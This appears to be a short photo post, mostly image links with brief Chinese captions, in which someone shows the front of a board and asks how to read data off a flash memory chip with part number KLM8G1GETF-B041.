

正面


怎麼把東西讀出來


KLM8G1GETF-B041

